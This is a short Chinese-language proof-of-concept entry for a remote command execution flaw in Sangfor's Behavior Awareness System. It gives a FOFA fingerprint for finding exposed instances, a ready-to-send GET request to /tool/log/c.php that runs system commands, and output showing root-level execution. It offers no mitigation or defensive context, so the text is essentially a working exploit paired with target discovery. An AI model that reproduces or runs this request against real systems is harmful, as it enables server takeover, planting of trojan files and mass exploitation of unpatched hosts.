S6-1深信服-行为感知系统-RCE

漏洞描述：

深信服行为感知系统BA（Behavior Awareness System），是深信服上网行为管理的又一大颠覆式创新，它基于上网行为管理的海量上网日志，对用户行为特征进行深度建模分析，不断推出不同场景的行为感知应用，持续挖掘数据价值，帮助组织洞悉行为风险，简化运维管理。深信服行为感知系统/日志中心系统存在远程命令执行漏洞，攻击者通过漏洞可以上传木马文件，导致服务器失陷

网站图片：

网络测绘：

fofa语法：


fofa： body="isHighPerformance : !!SFIsHighPerformance,"

漏洞复现：

执行whoami，返回权限为system

```
GET /tool/log/c.php?strip_slashes=system&host=whoami HTTP/1.1Accept: *User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)Host: {{Hostname}}Connection: close
```

效果图:


PHP Code Eval
Code:
system(id);
- php code
提交
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023